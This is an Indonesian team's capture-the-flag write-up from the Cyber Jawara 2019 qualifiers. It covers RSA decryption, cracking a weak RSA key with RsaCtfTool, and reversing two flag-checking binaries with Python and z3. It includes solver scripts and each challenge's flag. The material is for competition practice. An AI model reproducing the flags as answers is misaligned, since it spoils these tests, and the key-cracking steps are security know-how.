CYBER
JAWARA

[Capture The Flag]

NAMA TIM : [Ashabul Kahfi]*Ubah sesuai dengan nama tim anda*

Sabtu 7 September 2019

Ketua Tim	
1.	Ahmad Fauzzan Maghribi
Member	
1.	Rio Darmawan
2.	Pandu Pramudya

CYBER JAWARA


[Soal 1] [Sanity Check]

Table of Content

Capture The Flag Report

1. Executive Summary

   (*Isikan Executive Summary disini*)



Challenge

124 Solves

Sanity Check

100

Cek apakah Anda familiar dengan kriptografi.


https://drive.google.com/open?id=1tiOQLshZF5UcUJsp2VMkVYB6nY8UGVYq

Problem setter: farisv

2. Technical Report

   (*Technical Report isikan disini*)

   Diberikan sebuah file flag yang terenkripsi RSA lengkap dengan public key dan private key nya, langsung saja di dekripsi menggunkan openssl.



```
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$ ls
flag.txt.encrypted  public.pub  sanity_check.zip  secret.pem
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$ openssl rsautl -decrypt -in flag.txt.encrypted -inkey secret.pem
CJ2019{w3lc0m3_to_Cyber_Jawara_quals}
esper@DESKTOP-S3H2M3P:/mnt/i/CyberJawara2019/Crypto/sanity_Check$
```

3. Conclusion

   (*Isikan Conclusion disini*)

   Flag : CJ2019{w3lc0m3_to_Cyber_Jawara_quals}

CYBER
JAWARA


[Soal 2] [Insanity Check]

Table of Contents

Capture The Flag Report

1. Executive Summary

(*Isikan Executive Summary disini*)



Insanity Check

100

Kali ini tidak ada private key untuk Anda.


https://drive.google.com/open?id=1kZ6PP7ipHNQnKFeo5gAY5D7PYkcn2lBK

Problem setter: farisv

2. Technical Report

(*Technical Report isikan disini*)

Diberikan sebuah file flag yang terenkripsi RSA dan sebuah public key tanpa private key nya. Pertama dapatkan dulu private key nya menggunakan RsaCtfTool.py dari https://github.com/Ganapati/RsaCtfTool.


esper@DESKTOP-S3H2M3P: /mnt/i/All_ABOUT_CTF/Tools/RsaCtfTool

```
esper@DESKTOP-S3H2M3P:/mnt/i/All_ABOUT_CTF/Tools/RsaCtfTool$ python3 RsaCtfTool.py --publickey key.pub --private > priv.pub
esper@DESKTOP-S3H2M3P:/mnt/i/All_ABOUT_CTF/Tools/RsaCtfTool$ openssl rsautl -decrypt -in flag.txt.encrypted -inkey priv.pub
CJ2019{breaking_insecure_rsa_is_not_so_hard}
esper@DESKTOP-S3H2M3P:/mnt/i/All_ABOUT_CTF/Tools/RsaCtfTool$
```

Setelah didapatkan private key, langsung decrypt menggunakan openssl.

3. Conclusion

   (*Isikan Conclusion disini*)

   Flag : CJ2019{breaking_insecure_rsa_is_not_so_hard}

CYBER
JAWARA


[Soal 3] [Newbie.exe]

Table of Contents

Capture The Flag Report

1. Executive Summary

   (*Isikan Executive Summary disini*)



newbie.exe

100

Mari belajar reverse engineering dengan mencoba memecahkan program dengan kode yang sederhana.


https://drive.google.com/open?id=1WLkMlyKfAG6Xr_XbVnM7QVHSZrXqks0M

Problem setter: farisv

2. Technical Report


(*Technical Report isikan disini*)

Diberikan sebuah file PE 64-bit yang melakukan pengecekan masukkan, dan masukkan tersebut merupakan flag. Berikut hasil decompile menggunakan ida pro.



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  signed int i; // [rsp+2Ch] [rbp-4h]

  _main();
  printf("Insert key: ");
  scanf("%s", s);
  for ( i = 0; i <= 47; ++i )
  {
    if ( 8 * s[i] != num[i] )
    {
      puts("Wrong key");
      return 1;
    }
  }
  puts("Correct");
  return 0;
}
```

Bisa dilihat pengecekkan jika nilai setiap karakter dimasukkan dikalikan 8, sama dengan nilai dari variabel num. Berikut nilai dari variabel num.



```
.data:0000000000403004                 align 20h
.data:0000000000403020                 public num
.data:0000000000403020 ; _DWORD num[48]
.data:0000000000403020 num             dd 536, 592, 400, 384, 392, 456, 984, 392, 440, 800, 784
.data:0000000000403020                                         ; DATA XREF: main+66↑o
.data:0000000000403020                 dd 448, 384, 784, 432, 800, 808, 440, 800, 400, 2 dup(432)
.data:0000000000403020                 dd 816, 400, 384, 816, 792, 448, 2 dup(424), 456, 392
.data:0000000000403020                 dd 456, 784, 392, 776, 784, 432, 392, 792, 400, 440, 784
.data:0000000000403020                 dd 432, 384, 776, 808, 1000
.data:00000000004030E0 ; Function-local static variable
.data:00000000004030E0 ; func_ptr *p_92160
```


Langsung saja buat script python untuk otomatis menghitung nilai masukkannya, dengan cara setiap nilai num dibagi 8.

nub.py

```
lis = [536, 592, 400, 384, 392, 456, 984, 392, 440, 800, 784,
448, 384, 784, 432, 800, 808, 440, 800, 400, 432, 432,
816, 400, 384, 816, 792, 448, 424, 424, 456, 392,
456, 784, 392, 776, 784, 432, 392, 792, 400, 440, 784,
432, 384, 776, 808, 1000]

print "".join(chr(i/8) for i in lis)
```

Hasilnya CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}

Jika dimasukkan ke program, akan muncul tulisan correct



```
I:\CyberJawara2019\Reversing\newbie.exe>newbie.exe
Insert key: CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}
Correct
```

3. Conclusion

(*Isikan Conclusion disini*)

Flag : CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}


[Soal 4] [Haseul]

Table of Contents

Capture The Flag Report

1. Executive Summary

(*Isikan Executive Summary disini*)



Haseul

100

Haseul diberikan sebuah binary untuk latihan reverse engineering. Bantulah dia!


https://drive.google.com/open?id=1kmugcTNqjVDRc8gUnRYfw_mAUYxGJ97a

Problem setter: visat

2. Technical Report


(*Technical Report isikan disini*)

Diberikan sebuah program ELF 64-bit, langsung saja decompile menggunakan ida pro.



```
signed __int64 __fastcall main(int a1, char **a2, char **a3)
{
  int v4; // eax
  int v5; // [rsp+1Ch] [rbp-14h]
  signed int i; // [rsp+20h] [rbp-10h]
  signed int j; // [rsp+24h] [rbp-Ch]
  char *s; // [rsp+28h] [rbp-8h]

  if ( a1 != 2 )
    return 1LL;
  s = a2[1];
  if ( strlen(a2[1]) != 34 )
    return 1LL;
  v5 = 0;
  for ( i = 0; i < 33; ++i )
  {
    for ( j = 1; j < 34; ++j )
    {
      v4 = v5++;
      if ( s[i] + s[j] != byte_8A0[v4] )
      {
        puts("nope!");
        return 1LL;
      }
    }
  }
  printf("CJ2019{%s}\n", s, a2);
  return 0LL;
}
```

Bisa dilihat, program menerima inputan dari argv dan melakukan pengecekan disitu. Langsung lihat nilai dari byte_8A0 yang merupakan variabel pembanding. (Kepotong karena terlalu panjang)



```
.rodata:00000000000008A0 ; unsigned __int8 byte_8A0[1089]
.rodata:00000000000008A0 byte_8A0        db 169, 238, 216, 220, 218, 231, 216, 236, 169, 229, 239
.rodata:00000000000008A0                                         ; DATA XREF: main+9E↑o
.rodata:00000000000008A0                 db 222, 216, 237, 225, 226, 174, 216, 222, 218, 174, 226
.rodata:00000000000008A0                 db 229, 242, 216, 238, 236, 226, 231, 178, 216, 211, 172
.rodata:00000000000008A0                 db 96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
.rodata:00000000000008A0                 db 149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
.rodata:00000000000008A0                 db 156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
.rodata:00000000000008A0                 db 165, 234, 212, 216, 214, 227, 212, 232, 165, 225, 235
.rodata:00000000000008A0                 db 218, 212, 233, 221, 222, 170, 212, 218, 214, 170, 222
.rodata:00000000000008A0                 db 225, 238, 212, 234, 232, 222, 227, 174, 212, 207, 168
.rodata:00000000000008A0                 db 143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
.rodata:00000000000008A0                 db 196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
.rodata:00000000000008A0                 db 203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
.rodata:00000000000008A0                 db 147, 216, 194, 198, 196, 209, 194, 214, 147, 207, 217
.rodata:00000000000008A0                 db 200, 194, 215, 203, 204, 152, 194, 200, 196, 152, 204
.rodata:00000000000008A0                 db 207, 220, 194, 216, 214, 204, 209, 156, 194, 189, 150
.rodata:00000000000008A0                 db 145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
.rodata:00000000000008A0                 db 198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
.rodata:00000000000008A0                 db 205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
.rodata:00000000000008A0                 db 158, 227, 205, 209, 207, 220, 205, 225, 158, 218, 228
.rodata:00000000000008A0                 db 211, 205, 226, 214, 215, 163, 205, 211, 207, 163, 215
.rodata:00000000000008A0                 db 218, 231, 205, 227, 225, 215, 220, 167, 205, 200, 161
.rodata:00000000000008A0                 db 143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
.rodata:00000000000008A0                 db 196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
.rodata:00000000000008A0                 db 203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
.rodata:00000000000008A0                 db 163, 232, 210, 214, 212, 225, 210, 230, 163, 223, 233
.rodata:00000000000008A0                 db 216, 210, 231, 219, 220, 168, 210, 216, 212, 168, 220
.rodata:00000000000008A0                 db 223, 236, 210, 232, 230, 220, 225, 172, 210, 205, 166
.rodata:00000000000008A0                 db 96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
```

Langsung saja buat *constraint solver*nya menggunakan z3. Berikut scriptnya.

Solver.py


```
lis = [169, 238, 216, 220, 218, 231, 216, 236, 169, 229, 239
,222, 216, 237, 225, 226, 174, 216, 222, 218, 174, 226
,229, 242, 216, 238, 236, 226, 231, 178, 216, 211, 172
,96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
,149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
,156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
,165, 234, 212, 216, 214, 227, 212, 232, 165, 225, 235
,218, 212, 233, 221, 222, 170, 212, 218, 214, 170, 222
,225, 238, 212, 234, 232, 222, 227, 174, 212, 207, 168
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,147, 216, 194, 198, 196, 209, 194, 214, 147, 207, 217
,200, 194, 215, 203, 204, 152, 194, 200, 196, 152, 204
,207, 220, 194, 216, 214, 204, 209, 156, 194, 189, 150
,145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
,198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
,205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
,158, 227, 205, 209, 207, 220, 205, 225, 158, 218, 228
,211, 205, 226, 214, 215, 163, 205, 211, 207, 163, 215
,218, 231, 205, 227, 225, 215, 220, 167, 205, 200, 161
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,163, 232, 210, 214, 212, 225, 210, 230, 163, 223, 233
,216, 210, 231, 219, 220, 168, 210, 216, 212, 168, 220
,223, 236, 210, 232, 230, 220, 225, 172, 210, 205, 166
,96, 165, 143, 147, 145, 158, 143, 163, 96, 156, 166
,149, 143, 164, 152, 153, 101, 143, 149, 145, 101, 153
,156, 169, 143, 165, 163, 153, 158, 105, 143, 138, 99
,156, 225, 203, 207, 205, 218, 203, 223, 156, 216, 226
,209, 203, 224, 212, 213, 161, 203, 209, 205, 161, 213
,216, 229, 203, 225, 223, 213, 218, 165, 203, 198, 159
,166, 235, 213, 217, 215, 228, 213, 233, 166, 226, 236
,219, 213, 234, 222, 223, 171, 213, 219, 215, 171, 223
,226, 239, 213, 235, 233, 223, 228, 175, 213, 208, 169
,149, 218, 196, 200, 198, 211, 196, 216, 149, 209, 219
```

```
,202, 196, 217, 205, 206, 154, 196, 202, 198, 154, 206
,209, 222, 196, 218, 216, 206, 211, 158, 196, 191, 152
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,164, 233, 211, 215, 213, 226, 211, 231, 164, 224, 234
,217, 211, 232, 220, 221, 169, 211, 217, 213, 169, 221
,224, 237, 211, 233, 231, 221, 226, 173, 211, 206, 167
,152, 221, 199, 203, 201, 214, 199, 219, 152, 212, 222
,205, 199, 220, 208, 209, 157, 199, 205, 201, 157, 209
,212, 225, 199, 221, 219, 209, 214, 161, 199, 194, 155
,153, 222, 200, 204, 202, 215, 200, 220, 153, 213, 223
,206, 200, 221, 209, 210, 158, 200, 206, 202, 158, 210
,213, 226, 200, 222, 220, 210, 215, 162, 200, 195, 156
,101, 170, 148, 152, 150, 163, 148, 168, 101, 161, 171
,154, 148, 169, 157, 158, 106, 148, 154, 150, 106, 158
,161, 174, 148, 170, 168, 158, 163, 110, 148, 143, 104
,143, 212, 190, 194, 192, 205, 190, 210, 143, 203, 213
,196, 190, 211, 199, 200, 148, 190, 196, 192, 148, 200
,203, 216, 190, 212, 210, 200, 205, 152, 190, 185, 146
,149, 218, 196, 200, 198, 211, 196, 216, 149, 209, 219
,202, 196, 217, 205, 206, 154, 196, 202, 198, 154, 206
,209, 222, 196, 218, 216, 206, 211, 158, 196, 191, 152
,145, 214, 192, 196, 194, 207, 192, 212, 145, 205, 215
,198, 192, 213, 201, 202, 150, 192, 198, 194, 150, 202
,205, 218, 192, 214, 212, 202, 207, 154, 192, 187, 148
,101, 170, 148, 152, 150, 163, 148, 168, 101, 161, 171
,154, 148, 169, 157, 158, 106, 148, 154, 150, 106, 158
,161, 174, 148, 170, 168, 158, 163, 110, 148, 143, 104
,153, 222, 200, 204, 202, 215, 200, 220, 153, 213, 223
,206, 200, 221, 209, 210, 158, 200, 206, 202, 158, 210
,213, 226, 200, 222, 220, 210, 215, 162, 200, 195, 156,156
,225, 203, 207, 205, 218, 203, 223, 156, 216, 226, 209
,203, 224, 212, 213, 161, 203, 209, 205, 161, 213, 216
,229, 203, 225, 223, 213, 218, 165, 203, 198, 159, 169
,238, 216, 220, 218, 231, 216, 236, 169, 229, 239, 222
,216, 237, 225, 226, 174, 216, 222, 218, 174, 226, 229
,242, 216, 238, 236, 226, 231, 178, 216, 211, 172, 143
```

```
,212, 190, 194, 192, 205, 190, 210, 143, 203, 213, 196
,190, 211, 199, 200, 148, 190, 196, 192, 148, 200, 203
,216, 190, 212, 210, 200, 205, 152, 190, 185, 146, 165
,234, 212, 216, 214, 227, 212, 232, 165, 225, 235, 218
,212, 233, 221, 222, 170, 212, 218, 214, 170, 222, 225
,238, 212, 234, 232, 222, 227, 174, 212, 207, 168, 163
,232, 210, 214, 212, 225, 210, 230, 163, 223, 233, 216
,210, 231, 219, 220, 168, 210, 216, 212, 168, 220, 223
,236, 210, 232, 230, 220, 225, 172, 210, 205, 166, 153
,222, 200, 204, 202, 215, 200, 220, 153, 213, 223, 206
,200, 221, 209, 210, 158, 200, 206, 202, 158, 210, 213
,226, 200, 222, 220, 210, 215, 162, 200, 195, 156, 158
,227, 205, 209, 207, 220, 205, 225, 158, 218, 228, 211
,205, 226, 214, 215, 163, 205, 211, 207, 163, 215, 218
,231, 205, 227, 225, 215, 220, 167, 205, 200, 161, 105
,174, 152, 156, 154, 167, 152, 172, 105, 165, 175, 158
,152, 173, 161, 162, 110, 152, 158, 154, 110, 162, 165
,178, 152, 174, 172, 162, 167, 114, 152, 147, 108, 143
,212, 190, 194, 192, 205, 190, 210, 143, 203, 213, 196
,190, 211, 199, 200, 148, 190, 196, 192, 148, 200, 203
,216, 190, 212, 210, 200, 205, 152, 190, 185, 146, 138
,207, 185, 189, 187, 200, 185, 205, 138, 198, 208, 191
,185, 206, 194, 195, 143, 185, 191, 187, 143, 195, 198
,211, 185, 207, 205, 195, 200, 147, 185, 180, 141]

from z3 import *

data = [BitVec('x{}'.format(x), 32) for x in range(34)]

s = Solver()
for i in range(len(data)): #printable range 0x20 - 0x7f atau (32-127)
  s.add(data[i] >= 0x20)
  s.add(data[i] < 0x7f)

v5 = 0
for i in range(33):
  for j in range(1,34):
    s.add((data[i] + data[j]) == lis[v5])
    v5 = v5+1

if s.check() == z3.sat:
    model = s.model()
    solution = ''.join([chr(int(str(model[data[i]]))) for i in range(34)])
    print solution
```

Hasilnya adalah y0u_can_s0lve_thi5_ea5ily_usin9_Z3

Jika dimasukkan ke dalam program hasilnya sebagai berikut.



